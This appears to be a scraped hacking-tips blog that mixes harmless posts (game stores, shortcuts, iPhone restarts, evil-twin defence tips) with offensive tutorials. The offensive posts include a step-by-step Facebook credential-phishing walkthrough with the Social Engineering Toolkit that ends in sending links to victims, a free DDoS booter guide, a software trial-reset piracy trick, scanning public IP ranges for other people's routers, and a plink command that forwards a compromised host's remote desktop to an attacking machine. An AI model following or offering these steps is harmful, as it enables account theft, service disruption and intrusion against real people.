Uncategorized

Terminologies used in penitration testing

Terminologies used in penitration testing:
Exploit
An exploit is the means by which an attacker, or pen tester for that matter, takes  
advantage of a flaw within a system, an application, or a service. An attacker  
uses an exploit to attack a system in a way that results in a particular desired  
outcome that the developer never intended. Common exploits include buffer  
overflows, web application vulnerabilities (such as SQL injection), and con- 
figuration errors.
Payload
A payload is code that we want the system to execute and that is to be selected  
and delivered by the Framework. For example, a reverse shell is a payload that  
creates a connection from the target machine back to the attacker as a Win- 
dows command prompt (see Chapter 5), whereas a bind shell is a payload that  
“binds” a command prompt to a listening port on the target machine, which  
the attacker can then connect. A payload could also be something as simple as  
a few commands to be executed on the target operating system.
Shellcode
Shellcode is a set of instructions used as a payload when exploitation occurs.  
Shellcode is typically written in assembly language. In most cases, a command  
shell or a Meterpreter shell will be provided after the series of instructions  
have been performed by the target machine, hence the name.
Listener
A listener is a component within Metasploit that waits for an incoming connection  
of some sort. For example, after the target machine has been exploited, it may  
call the attacking machine over the Internet. The listener handles that connec- 
tion, waiting on the attacking machine to be contacted by the exploited system.
Uncategorized

HOW TO INSTALL ANY APP THAT IS NOT AVAILABLE IN YOUR COUNTRY

HOW TO INSTALL ANY APP THAT IS NOT AVAILABLE IN YOUR COUNTRY
1. Install an app that isn\’t available in your country
If you\’re really keen to get an app that\’s not available in your country then you can still get your hands on it by using a VPN. \’VPN\’ means \’virtual private network\’. It gives you a secure internet connection via private networks in locations outside of your current one.
Basically, a VPN service can make it look like you\’re accessing the internet from a different location. It\’s important that you choose a credible VPN. We regularly feature VPN deals in our AndroidPIT Store if you\’re looking for a good one at a low price.
Once you\’ve downloaded a VPN, select the country whose Play Store you want to access in the VPN app, get the VPN up and running, then open the Play Store app. It should land on the Play Store ghomepage of the country you selected. Now you can get the app you desire.
Uncategorized

Best Steam Alternatives For PC Gaming Needs

 Best Steam Alternatives For PC Gaming Needs 

#hackingtutorials 
Steam has quickly become very popular among the gaming community and it’s pretty well deserved. 
Steam offers great deals on games, a safe and secure experience for online gamers, a huge collection of games, and regular promotions for gamers from all around the world.
 However, it’s not completely flawless, as its support service is constantly made fun of, plus not everyone is a fan of Valve’s monopoly on PC gaming.
 Thanks to Steam’s popularity, there are a number of alternatives that bring new and exciting ways to find old favorite as well as new gaming titles that might have otherwise been unnoticed. 
So, if you are tired of Steam and are looking for something new to quench your thirst for gaming, check out the 8 best Steam alternatives below
​1. GOG
GOG is part of CD Projekt group, the developers of The Witcher game series. 
It offers some amazing deals on popular computer games and DRM-free classic computer games at very cheap prices that you can enjoy anywhere you want.
GOG does not boast of a large games line-up as Steam but it still has a decent collection of amazing games for your PC that you can enjoy. 
Also, it regularly brings sales and crazy discount deals. For instance, at the time of writing, it is currently running a Summer Sale promotion where you can snag top titles like The Witcher 3 and many more at heavily discounted prices.
​2. Origin
Origin gives players a one-stop shop for all EA titles. 
Each month, visitors can expect discounts on their favorite franchises, including The SIMS and FIFA. 
Team gaming is a highlight with live chat and audio for an experience that mimics consoles. 
Want to broadcast on Twitch? Origin makes it easy. Free trials, as well as demos, are available for most of the games in the ever growing collection.
Origin Access presents an all-access subscription program for gamers who love trying out the newest titles. 
This EA property offers its users previews of upcoming titles as well as up to 10% discounts on every game purchase. 
Unlike some services, the company makes it easy to cancel the purchase at any time.
​3. GreenMan Gaming
This newer entry to the streaming game market is trying to set itself apart from the competition by establishing a console-streaming program.
 Although it’s still in its early stages, the company promises to have it up and running soon. 
When it comes to other platforms, GreenMan offers a similar design to its counterparts. 
Users can find a growing list of PC as well as Mac titles among the site’s expanding catalog.
 Early access is also available on anticipated franchise entries from the industry’s most well-known companies.
Gamers with a taste for indie titles will also enjoy the service’s promotion of one-of-a-kind choices that cover the best of indie gaming. 
When it comes to deals, the site provides a rotating selection of choices that are discounted up to 90% off of retail prices.
​4. Kinguin
Kinguin is a pretty different offering when compared to other gaming services.
 The platform offers gamers a way to exchange, sell and buy titles safely. 
All platforms and services are covered through this unique exchange, including Steam, Playstation 4 and GOG.Com. 
Users can take advantage of the company’s Buyer Protection Plan, which gives any buyer or trader a limited 30-day money back guarantee.
 Unlike other services, Bitcoin is accepted.
It’s a bit more complicated to use Kinguin compared to other similar sites. 
With some practice, the site’s sometimes-tricky design becomes easier to navigate.
 When it comes to discounts, they are constantly changing and can run as long as one day or last for months. 
Among promotions, gamers can find unique skins that can be kept or sold to other players.
​5. G2A
G2A is structured in the same way as its competitor Kinguin. 
Users buy, sell and trade keys for games from every platform.
 Unlike Kinguin, G2A’s design mirrors that of larger services such as Origin and GOG.Com. 
One of the service’s most intriguing aspects is its Random Key offers. 
Gamers can choose to buy one or more Steam keys that will give them access to randomly selected games. 
It’s an interesting option for users that are open to switching genres and anyone looking to broaden their gaming horizons.
 In addition to the usual payment options, G2A is now accepting Paypal.
The G2A Goldmine program gives gamers a chance to make money doing what they love.
 There’s a referral system that relies on social media tools, which could lead to some interesting payoffs if your number of referred friends is high enough.

​6. Humble Bundle

As the name suggests, it’s all about the bundle at Humble Bundle. 
Gamers can choose from their own selections or bundles curated by Humble’s team of experts. 
Available games cover famous titles as well as an indie selection from emerging developers. 
A connection with Twitch makes it easy to find undiscovered titles or purchase selections that other gamers are highlighting in their feeds.
The Humble Monthly program offers additional discounts while sending players specially selected choices from new and established franchises.
 Promotions are always available through the site. 
These revolving promotions include special deals during E3.
 What sets Humble Bundle apart is its book section. 
Fans of graphic novels and books from popular genres are presented in bundles that are uniquely tailored to each user.

​7. GamersGate
GamersGate, not to be confused with the controversial movement, offers PC and MAC users a full catalog of games. 
The company has brought together titles from the largest publishers to introduce a one-stop destination for games.
 Indie developers have also been welcomed into the service to bring a wider variety for its users.
Gamers can take advantage of a no-nonsense rewards program too. 
Players earn the program’s blue coins through regular activity as well as participation in the service’s Tutor area. 
The Tutor area of the GamersGate brings users together to help players from around the world conquer challenging levels or chapters of games. 
The good news is, the Tutor feature is available at no additional charge, which is pretty cool.
​8. Gamefly
Gamefly is arguably one of the most established services in this market. 
It started with a Netflix-like product that sends gamers their favorite titles via mail.
 Subscribers paid a monthly fee and kept the game as long as they liked. 
That built the company’s reputation as they moved into online game rental options.
 Every new subscriber to this monthly program gets their first month free, and they can cancel at any time. 
Shipping is always free as well.
The company is also beginning an expansion into the streaming market. 
Its streaming experience will include a controller specially made to work with the service and users will be able to access the library through select smart TVs. 
Gamefly is currently expecting an expansion into other devices shortly.
Uncategorized

SSH (Secure Shell)

SSH (Secure Shell)
SSH is a protocol similar to telnet which also facilitates connection to remote hosts for communication. However, SSH has an upper hand over telnet in terms of security. Telnet was primarily designed to operate within the local network and hence does not take care of security. On the other hand SSH manages to offer total security while connecting to remote hosts on a remote network or Internet.
Akin to telnet SSH also uses a client software and requires a username and Password to establish connection with the remote host.
Uncategorized

How to stress/boot/DDoS for free in 2020! [UNLIMITED ATTACKS

 How to stress/boot/DDoS for free in 2020! [UNLIMITED ATTACKS

This is a very quick and simple tutorial on how to stress/boot/DDoS for free in 2020 without using your own connection! No rocket science really and I don\’t encourage anyone to use it against other people since it\’s just very annoying, but it can be used for stress-testing your own server for example! 
Educational Purpose STRICTLY 
Go and register : 
Go to booter panel by clicking on circular icon 
Once you\’re there all you have to do is fill in the IP and method you want, and the time in seconds, max time you can use on the free plan is 5 minutes (so 300 seconds)
Uncategorized

How To Hack Facebook Account Using Kali Linux (For Educational Purposes Only)

Hello, everyone ,
Today i am going to show you one method to hack Facebook account for you , using Kali-Linux.
It is like phishing method but don\’t worry , you don\’t need to do all that heavy steps again,it is very simple all the stuffs(steps) is done by Kali Linux ….
NOTE- THIS IS FOR EDUCATIONAL PURPOSE ONLY, PLEASE DON\’T DO ANYTHING ILLEGAL.
Requirements:
1- Laptop or Computer.
2- Net connection with speed.
3- Kali Linux installed system or bootable pendrive with kali linux .
Process:
1) Open terminal using \” CTRL + ALT + T \”
2) type \” sudo root \” command (if you are not a root user)
3) enter your password
4) do all three steps if you are
not a root user.
Now,main steps 
5) go to \” Application \” on the top left hand side
6) then go to \” kali linux \”
7) then go to \” Exploitation tools\”
8) then go to \” social engineering toolkit \”
9) then go to \” setoolkit \”
Now it will show you some options –
10) press \” 1 \” for Social Engineering Attacks
11) press \” 2 \” for Website Attect Vector
12) press \” 3 \” for Credential Harvesting Attect method
13) press \” 2 \” for Site Cloner
14) now it will ask you \” Harvester/Tabnabbing \” 
15) now, open new terminal by pressing \” CTRL + ALT + T \”
16) type \” ifconfig \” it will help you to show your ip address
17) copy your ip address and paste after Harvester/Tabnabbing : XXX.XX.XX.XXX
18) then it will ask a website name- enter – \” http://www.facebook.com \”.
*19) now the most important step
        now change your XXXXXXXXXX (number or ip-address) to link like http://www.facebook.com/pages/for/hack……etc.
by using services like ADF.LY , Goo.gl, Binbox, etc.
20) now , you send that ip address to the victim/tragets by email /WhatsApp / mail.
21)when every victim/targeted user click on your link & enter id & passwords….it will save in your system in  
Home–> Root–> var –> www–> xyz.txt
Uncategorized

How To Combine Two Wifi Connections To Get A Faster Internet

How To Combine Two Wifi Connections To Get A Faster Internet
You have more than one active internet connections and you are using only one at a time, while the other is resting? Don\’t let it be lazy. Combine them all to get combined internet speed. Say you have two connections of 1 Mbps each, you just can make 1+1=2. This can work regardless of the type of the connections, i.e. it may be wired, wireless or mobile communication.
Method 1 of 4: Combining LANs
Steps:
1. Turn everything on your computer, modems (in case of DSL).
2. Connect them on the relative ports.
3. Establish Connections. Dial or do whatever you need to do to establish an Internet connection and test each one by one separately. If all good proceed to the next step.
4. While each one is active and connected, navigate to the \”Network Devices\” folder of your computer. It usually stays under control panel.
Windows 8 or Windows 8.1, press Windows D to navigate to the desktop, and the rest is the same as windows 7 below.
For Windows 7 and Vista, Click the network icon on the task bar-> then click \\ Open Network and Sharing Center\\ . Then click \\ Change Adapter settings\\
5. Review the Connections. Review the window showing all of your network connections.
6. Drag and select. Drag and select Active LAN (Wired, Wireless or DSL Modem) connections.
7. Right click on one of the selected-> click \”Bridge Connections.\” Then wait and a network bridge with different icon will appear. You might have to provide administrative right.
*Method 2 of 4: Load Balancing*
If you connect 2 internet connection to Windows at a time, the operating system automatically selects one connection as primary and uses others as as failover connection mode. You can force Windows 7, 8 to use both connections simultaneously using a simple trick.
Steps:
►Open Network and Sharing Center > Change Adapter Settings
►Go to properties of any of your active Internet connection whether it be LAN, WiFi or 3G/4G.
►Select Internet Protocol TCP/IP Version 4, Open its properties, then go to advanced.
►Uncheck the Automatic Metric and type “15”.
►Repeat same steps on other Internet connections you want to combine.
►Restart your Computer.
Method 3 of 4:Using Connectify Hotspot
Steps:
►Download the Connectify Dispatch
►Install the Dispatch software.
►Run. Then click \”Start Dispatch\”.
►Connect all your modems or network connections
Method 4 of 4: Using Speedify
Steps:
►Speedify is a new cloud service from the makers of Connectify, that lets you easily combine multiple WiFi, 3G/4G, and wired networks to create one faster and more reliable Internet connection.
►Visit [www.speedify.com] to begin your free, 3-day trial. Once your trial has started, you will receive an email with your login and a download link for the Speedify client software (for Mac OS X+ & PC)
►Install the Speedify software and then simply enter the email and password that you received from Speedify to log into the Speedify server netwok
►Click the \’Speed Me Up\’ button to log in. Speedify will automatically connect you to the nearest and fastest Speed Server to ensure that you get the maximum speed and reliability of your Internet connections combined.
►Now, just ensure that you have two or more WiFi, mobile broadband, or wired Internet connections active on y our computer, and Speedify does the rest:
►Connect all your modems or network connections.
Uncategorized

How To Hack or Reset Trial Period of Any Software and Use Them Lifetime in PC

How To Hack or Reset Trial Period of Any Software and Use Them Lifetime in PC 
Follow the steps for running this Software in your Computer.
#Hacks
①. Download “Runasdate” Software
②. Install Runasdate Software in your Computer PC.
③. Now run any trial software on your @devilbadhacker computer and write down the date of installation on your PC.
④. When your trial version gets over. Just Right Click on your software and select Runasdate.
Now Runasdate software extend the trial period of your software by increasing trial period. With the help of this software, you can use any software on your PC for a lifetime, without spending money
Uncategorized

Laptops & Computers Shortkey

Laptops & Computers Shortkeys

Ctrl+A – Select All
Ctrl+B – Bold
Ctrl+C – Copy 
Ctrl+D – Fill Down
Ctrl+F – Find
Ctrl+G – Goto
Ctrl+H – Replace
Ctrl+I – Italic
Ctrl+K – Insert Hyperlink
Ctrl+N – New Workbook
Ctrl+O – Open
Ctrl+P – Print
Ctrl+R – Fill Right
Ctrl+S – Save
Ctrl+U – Underline
Ctrl+V – Paste
Ctrl W – Close
Ctrl+X – Cut
Ctrl+Y – Repeat
Ctrl+Z – Undo
F1 – Help
F2 – Edit
F3 – Paste Name
F4 – Repeat last action
F4 – While typing a formula, switch between absolute/relative refs
F5 – Goto
F6 – Next Pane
F7 – Spell check
F8 – Extend mode
F9 – Recalculate all workbooks
F10 – Activate Menu bar
F11 – New Chart
F12 – Save As
Ctrl+: – Insert Current Time
Ctrl+; – Insert Current Date
Ctrl+\” – Copy Value from Cell Above
Ctrl+’ – Copy Formula from Cell Above
Shift – Hold down shift for additional functions in Excel’s menu
Shift+F1 – What’s This?
Shift+F2 – Edit cell comment
Shift+F3 – Paste function into formula
Shift+F4 – Find Next
Shift+F5 – Find
Shift+F6 – Previous Pane
Shift+F8 – Add to selection
Shift+F9 – Calculate active worksheet
Shift+F10 – Display shortcut menu
Shift+F11 – New worksheet
Ctrl+F3 – Define name
Ctrl+F4 – Close
Ctrl+F5 – XL, Restore window size
Ctrl+F6 – Next workbook window
Shift+Ctrl+F6 – Previous workbook window
Ctrl+F7 – Move window
Ctrl+F8 – Resize window
Ctrl+F9 – Minimize workbook
Ctrl+F10 – Maximize or restore window
Ctrl+F11 – Inset 4.0 Macro sheet
Ctrl+F1 – File Open
Alt+F1 – Insert Chart
Alt+F2 – Save As
Alt+F4 – Exit
Alt+Down arrow – Display AutoComplete list
Alt+’ – Format Style dialog box
Ctrl+Shift+~ – General format
Ctrl+Shift+! – Comma format
Ctrl+Shift+@ – Time format
Ctrl+Shift+# – Date format
Ctrl+Shift+$ – Currency format
Ctrl+Shift+% – Percent format
Ctrl+Shift+^ – Exponential format
Ctrl+Shift+& – Place outline border around selected cells
Ctrl+Shift+_ – Remove outline border
Ctrl+Shift+* – Select current region
Ctrl++ – Insert
Ctrl+- – Delete
Ctrl+1 – Format cells dialog box
Ctrl+2 – Bold
Ctrl+3 – Italic
Ctrl+4 – Underline
Ctrl+5 – Strikethrough
Ctrl+6 – Show/Hide objects
Ctrl+7 – Show/Hide Standard toolbar
Ctrl+8 – Toggle Outline symbols
Ctrl+9 – Hide rows
Ctrl+0 – Hide columns
Ctrl+Shift+( – Unhide rows
Ctrl+Shift+) – Unhide columns
Alt or F10 – Activate the menu
Ctrl+Tab – In toolbar: next toolbar
Shift+Ctrl+Tab – In toolbar: previous toolbar
Ctrl+Tab – In a workbook: activate next workbook 
Shift+Ctrl+Tab – In a workbook: activate previous workbook
Tab – Next tool
Shift+Tab – Previous tool
Enter – Do the command
Shift+Ctrl+F – Font Drop down List
Shift+Ctrl+F+F – Font tab of Format Cell Dialog box
Shift+Ctrl+P – Point size Drop down List
Ctrl + E – Align center
Ctrl + J – justify
Ctrl + L – align  
Ctrl + R – align right
Alt + Tab – switch applications
Windows + P – Project screen
Windows + E – open file explorer
Windows + D – go to desktop
Windows + M – minimize all window s
Windows + S – search
Uncategorized

How To Configure Port Forwarding to Create Internet-Connected Services

How To Configure Port Forwarding to Create Internet-Connected Services 
#hackingtutorials
Ports allow network and internet-connected devices to interact using specified channels. 
While servers with dedicated IP addresses can connect directly to the internet and make ports publicly available, a system behind a router on a local network may not be open to the rest of the web. 
To overcome this, port forwarding can be used to make these devices publicly accessible.
Networked services and apps running on various devices make use of ports at specific numbers as a means to initiate connections and establish communications. 
Different ports can be used simultaneously to easily separate and parse different types of traffic or requests. 
Ports are generally associated with specific services, such that a client can connect to a server on a specific port and assume that the server will accept a connection at that port and respond appropriately.
Some commonly used ports are shown below.
21: FTP (File Transfer Protocol)
22: SSH (Secure Shell)
23: Telnet (Teletype Network)
25: SMTP (Simple Mail Transfer Protocol)
80 : HTTP (Hypertext Transfer Protocol)
194: IRC (Internet Relay Chat)
443: HTTPS (HTTP Secure)
While ports make it simple to identify and address specific requests, port-numbering conventions are a standard, not a rule. 
Ports can be used for whatever a person may choose to host on them, so long as the connection between the client and server on a given port uses a consistent protocol.
In web browsers, non-standard HTTP ports can be specified following a colon at the end of an IP address or URL in order to attempt to load HTTP content over that port.
 If a web server is running on a local machine on port 8080 rather than the conventional port 80, it would be possible to access this in a web browser by navigating to localhost:8080 or 127.0.0.1:8080, but if either of the two aforementioned addresses were entered without the \”:8080\” suffix, the same page would not load.
While any open port should allow connection attempts, in order for these attempts to be made, a client device needs network access to the device. 
While this isn\’t necessarily an issue for a server connected to the internet directly or a connection across a local area network, it becomes problematic when one attempts to access a specific port on a device which is protected by a router or firewall.
Most home or office networks are connected to the internet through a router. 
A router is able to manage internet usage for a network and centralize the traffic at one IP address. 
All requests and packets are sent through the router before being distributed back to the respective devices which made the original requests. 
By default, routers do not handle incoming requests on specific ports. If one attempts to connect over SSH to a router, the router has no way to handle that request, nor does it know who on the network to forward the requests to. 
This problem can be solved by configuring port forwarding within the router.
 Step 1 

Identifying Your Router & Control Panel 
Routers generally provide an HTTP administration panel on port 80. 
This control center can be accessed by using the local network IP of the router, 192.168.0.1 or 192.168.1.1, in most cases. 
On Microsoft Windows, one can identify the location of the connected router or \”Default Gateway\” by opening a Command Prompt window and running the command below.
Command :-
ipconfig/all
​On Linux and macOS, the same can be accomplished using netstat. 
Open a new terminal window and run the following command to see the IP of the router you\’re connected to.
Command :- 
netstat -rn
Step 2 

 Accessing the Router 
 Configuration Panel
Once you\’ve identified the local IP address of your router, you can access the configuration panel by opening the address in your web browser, just as you would any other URL. 
(Note: some routers, such as Amplifi, actually have mobile apps that make this easier.)
​Once the router management page is open, log in to the router. 
The username and password may have been set by yourself (if you know what\’s good for you), an internet service provider, or be the router manufacturer\’s default credentials. 
This information can generally found online in the router\’s documentation, and sometimes even physically on the side of the router.
While all routers will have slightly different interfaces, once logged in, look for an \”Advanced\” area, or something which includes \”Port Forwarding.\” 

In the case below, the relevant area was titled \”Advanced Port Forwarding Rules.\”
 Step 3 

 Defining Port Forwarding Rules 
To demonstrate usage of port forwarding rules, we\’ll use a sample use case. 
In this scenario, a user has a Raspberry Pi connected to their home network router. 
The Pi has an SSH service running, allowing a user to log in if they have the correct username and password. 
The current IP address of the Pi is 192.168.0.105.
The user names the rule \”RBPi SSH\” to make it easier to identify for future administration. 
The name of the rule does not matter beyond personal preference, as it does not affect how the port is used.
The Public Port (sometimes called Source Port) range is set to 22 through 22, or the standard SSH port 22. 
This is the port which the router will reveal to the internet as being open, and the port which a user will connect to if they wish to connect to the Pi.
The Private Port (sometimes Destination Port) is set to 22 as well, as the SSH daemon is running on port 22 on the Pi.
The Traffic Type is set to TCP, as SSH is TCP traffic.
The IP Address is set to that of the Pi on the local network, 192.168.0.105.
Finally, the checkbox at the left of the rule is checked in order to enable the new setting.
While your router\’s interface may work slightly different, the concept is the same
This rule, when saved, means that now a user can connect to SSH to the IP address of the router from anywhere on the internet and be forwarded to their Raspberry Pi server. 
This could also be used to create an HTTP web server on port 80 or perhaps facilitate a video game server on a specific port. 
Keep in mind that some ISPs have defined rules regarding hosting servers and other content, and be sure to check any applicable rules before choosing to host an internet-accessible server on a local network.
One vulnerability that arises when exposing ports to the internet through port forwarding is port scanning. 
Attackers on the internet use automated drones to scan sets of IP addresses or use tools like Shodan to find potentially vulnerable devices with certain ports active. 
SSH ports are a prime target, as they represent a shell environment where data could be stolen and malware could potentially be installed
​In the case of port forwarding, to protect against port scanning, it may be advantageous to change the public or source port in the router configuration. 
Rather than using a common port like 22 which is frequently scanned for, a more uncommon port such as 9022 can serve just as well to connect over SSH to the Raspberry Pi without leaving a low-numbered port available to be discovered through scanning.
With this port changed, the only difference in usage is that a client connecting to the devices over SSH from outside the network will need to specify port 9022 rather than assuming the default port, 22, is in use.
 Attempting to connect to port 22 will not work outside of the local network, as while the SSH daemon on the Pi is running on that port, it is being forwarded over port 9022, not port 22.
While router-based port forwarding is useful for internet-facing network configuration, port forwarding can also be established at the system level when using Linux.
 Stepp 4 

 System Level Port Forwarding on Linux 
 
Much in the same way that a router port can be linked to a specific port on a device within a network, one port can also be linked to another to facilitate easier use. 
For instance, when installing the Cowrie honeypot, the SSH daemon is moved from port 22 to port 9022, and then port 2222 where the honeypot is running is forwarded to port 22 where it will be scanned and attacked on the internet.
To begin configuring local port forwarding on Linux, one may first need to enable it within Linux itself. 
To do this, run the command below to set the value of ip_forward to 1 or true.
Command :- 
echo \”1\” > /proc/sys/net/ipv4/ip_forward

​Once IP forwarding is enabled, ensure that you know the current port of the service you intend to forward. 

During the configuration of the Cowrie honeypot, this is done by changing the SSH daemon configuration to move the service to port 9022.
​Finally, to enable local port forwarding, iptables can be used. 
The command below redirects requests on port 22 to port 2222, where they are handled by the honeypot.
Command :- 
iptables -t nat -A PREROUTING -p tcp –dport 22 -j REDIRECT –to-port 2222

 Other Uses for Port Forwarding 

Port forwarding can be applied to other implementations, such as forwarding port 8080 to port 80 to make a test server more easily accessible or to simply add additional ports to use for a certain service. 
Port forwarding is a very valuable technique for remote access, server administration, network configuration, and even for post-exploitation and pivoting. 
Understanding it can be the key to countless other security projects!

Uncategorized

How To Force Restart the iPhone X When It\’s Acting Up

How To Force Restart the iPhone X When It\’s Acting Up 

#tips
​Every now and then, an iPhone will freeze up and become unresponsive due to a software glitch. 
It can be a buggy app that somehow interferes with iOS or a software update that somehow didn\’t install properly. 
Whatever the cause, it\’s safe to say that no iPhone is immune to this problem, not even the new iPhone X.
Fortunately, iOS is an extremely stable platform, and minor software issues can often be solved by simply powering down.
 Since a long-press on the Side button will activate Siri on the iPhone X, the process for turning the device off is different than other iPhone models.
In order to get the \”slide to power off\” option, you either have to go through the Settings app to access the \”Shut Down\” button or press the Side button and either Volume Up or Down together.
In that rare event where an iPhone X freezes up, however, a force restart — more commonly known as a hard reboot — will be needed to get it back to a responsive state. 
With the tried and true home button missing from Apple\’s exclusive flagship, the process has also changed for force restarting.
To perform a hard reboot on the iPhone X, press and quickly release the Volume Up button, then do the same for the Volume Down button. 
Follow up by pressing the Side button, and hold until the display suddenly shuts off — about 10 seconds. Keep holding the Side button and release when the device turns back onto its Apple boot screen. 
This is the same process the iPhone 8 and 8 Plus use to force-restart, too.
The iPhone X should boot up as normal, will all valuable data still intact. From there, you could further troubleshoot to find out the root of the problem.
While problems that necessitate force restarts hardly arise and is more often associated with jailbroken iPhones, it\’s still a handy tool to have in case of emergencies — especially with a newly-released iPhone.
Uncategorized

How To Use Remote Port Forwarding to Slip Past Firewall Restrictions Unnoticed

How To Use Remote Port Forwarding to Slip Past Firewall Restrictions Unnoticed 
Local port forwarding is good when you want to use SSH to pivot into a non-routable network. 
But if you want to access services on a network when you can\’t configure port-forwarding on a router and don\’t have VPN access to the network, remote port forwarding is the way to go.
Remote port forwarding excels in situations where you want access to a service on an internal network and have gained control of a machine on that network via a reverse shell of some kind. 
Whether you\’re a pentester or system admin, this is a good thing to know about.
For example, let\’s say you compromise a public terminal in the local library and get some credentials. 
You install a persistent reverse shell of some sort, which communicates back to your machine, but you don\’t have access to other services on the machine. 
The victim machine might have an SQL instance configured on localhost only that you want access to, or maybe you want to access the remote desktop. 
Maybe the network is hosting some sort of admin panel you\’d like to poke around in. Whatever it is you want, a compromised host and SSH will get you in.
Remote port forwarding isn\’t only for malicious scenarios. 
You can use it to punch a temporary hole out of a network to use work services at home, though that may be frowned upon by your security team.
Another excellent usage is in phishing campaigns where a user has executed your payload, and you only have a reverse shell connection back. 
After a bit of information gathering, then privilege escalation, you gather the credentials for the administrative user and wish to use those on another service on the compromised machine.
In this article, we\’ll be using SSH to access the remote desktop on a host located behind a firewall in an internal network — all without modifying the port forwarding rules on the gateway!
The Situation 
The shell is a Netcat connection running cmd.exe. 
The user \”bob\” is not a privileged user. 
Through prior information gathering, I know that the user \”barrow\” is a privileged user, and I also know that this machine has a remote desktop connection available.
It would be excellent to log into this machine via a remote desktop as an administrative user, but it is non-routable to my machine. 
Our compromised machine is behind a router, with an internal IP address, and I don\’t have access to the internal network, except via the internal host.
I can use the reverse shell to interact with the compromised host, but if I attempt to connect to a remote desktop, the IP address will be invalid. 
If I use the public-facing IP address, I will be connecting to a router which will just drop my packets. 
Since I don\’t have an SSH server on this network that I can pivot with, I\’ll have to use Plink to forward the remote desktop service to my attacking machine.
Step 1 

 Install Plink 
Plink is a Windows command line SSH client. 
It is included with Kali Linux in the /usr/share/windows-binaries/ directory. 
It can also be downloaded from the developer (look for the plink.exe file).
Link :-
Step 2 

Configure Remote Port Forwarding 
Using my Netcat shell and plink.exe, I set up a remote port forward to my attacking machine from my victim machine by typing the following into the reverse shell I have established from my victim machine.
plink attackingMachine -R 4000:127.0.0.1:3389
The syntax is similar to SSH. Using the -R option tells Plink to connect to the attacking machine and bind a channel on port 4000 (I arbitrarily selected port 4000 — you can select any port). 
The next portion in between the colons defines what service will be served to port 4000 on the attacking machine. 
In this case, the victim machine\’s port 3389. Once this command is entered, I will log in with my credentials to my attacking machine. 
Now, my attacking machine has access to the remote desktop service on the victim machine on my localhost port 4000.
If you\’re paying attention, you may have noticed that I used the localhost address on the victim machine. 
This can be useful for port forwarding services that are generally constrained to localhost access only, such as mySQL.
Step 3 

Log into a Remote Desktop 
With this running on my Netcat shell, I connect to my victim machine\’s remote desktop service using the rdesktop command. 
The following command uses the remote desktop protocol to connect to localhost port 4000 where my victim machine is forwarding its local port 3389.
Command :- 
rdesktop localhost:4000
All that\’s left to do is use a known credential to log into Windows, either phished or gained via privilege escalation.
 From here, I have full administrative access to the system, despite the system\’s gateway dropping all inbound connection requests. 
I also retained my initial shell connection, which is always important to me. 
Shells can be a lot easier to lose than they are to get back.
SSH is an excellent tool for pivoting in networks, but it\’s not limited to penetration testing. 
Remote port forwarding can provide you access to services on a machine that would normally be inaccessible. 
This can be useful if you want to share your services with networks that normally would not be able to reach them. 
For example, if you need to temporarily connect to a service at work from your home but the firewall is dropping all inbound packets. 
In some cases, setting up a reverse SSH tunnel is easier than port forwarding a consumer-grade router.
Uncategorized

How to protect yourself from Evil Twin Attacks

How to protect yourself from Evil Twin Attacks
1) Do not connect to public networks, everyone can smell your data while in a public network. The Twin Throw attack will be done as a public network, so restrict as much as possible the connection to all open or public networks mainly if the wifi name is the same as your wifi name
2) When the Internet connection stops working suddenly, it can be under DOS attack using a double evil attack, just restart the router and the attacker must restart the attack and it takes time. Maybe they will leave or continue at another time
3) Run a VPN to ensure that all browsing and data transmission is performed through an encrypted tunnel that can not be easily spied.
4) Do not always trust the name of the network, make sure it is a legitimate and reliable network or not.
Share and support us
For more such posts in your channel make me admin
Uncategorized

How to Hack the Home Routers and gain the Admin Rights

How to Hack the Home Routers and gain the Admin Rights…
Requirements:
Port Scanner (zenmap,superscan or unicornscan.I use Zenmap)
Web Browser (Chrome,Firfox or Safari)
Internet Connection(Any kind of Internet connection)
First of all I want to tell you why I use Zenmap because Nmap is the best friend of hackers and Zenmap is the graphical user interface of nmap.
Instruction on How to Hack the Home Routers and gain the Admin Rights…
1. We should select an IP range. I have selected IP range that includes my public IP address.
XXX.XXX.30.0-XXX.XXX.30.255
2. Now let’s scan for home routers.
When you finished your scan, You can find IP addresses which has open ports such as http port(80), ftp port(21) and telnet port(23).
I have found many IP addesses with port 80 is opened.
So I stopped my scan.
3. Now you can access these addesses using your web browser because http port is opened and we need to find whether the web page is router log in page.
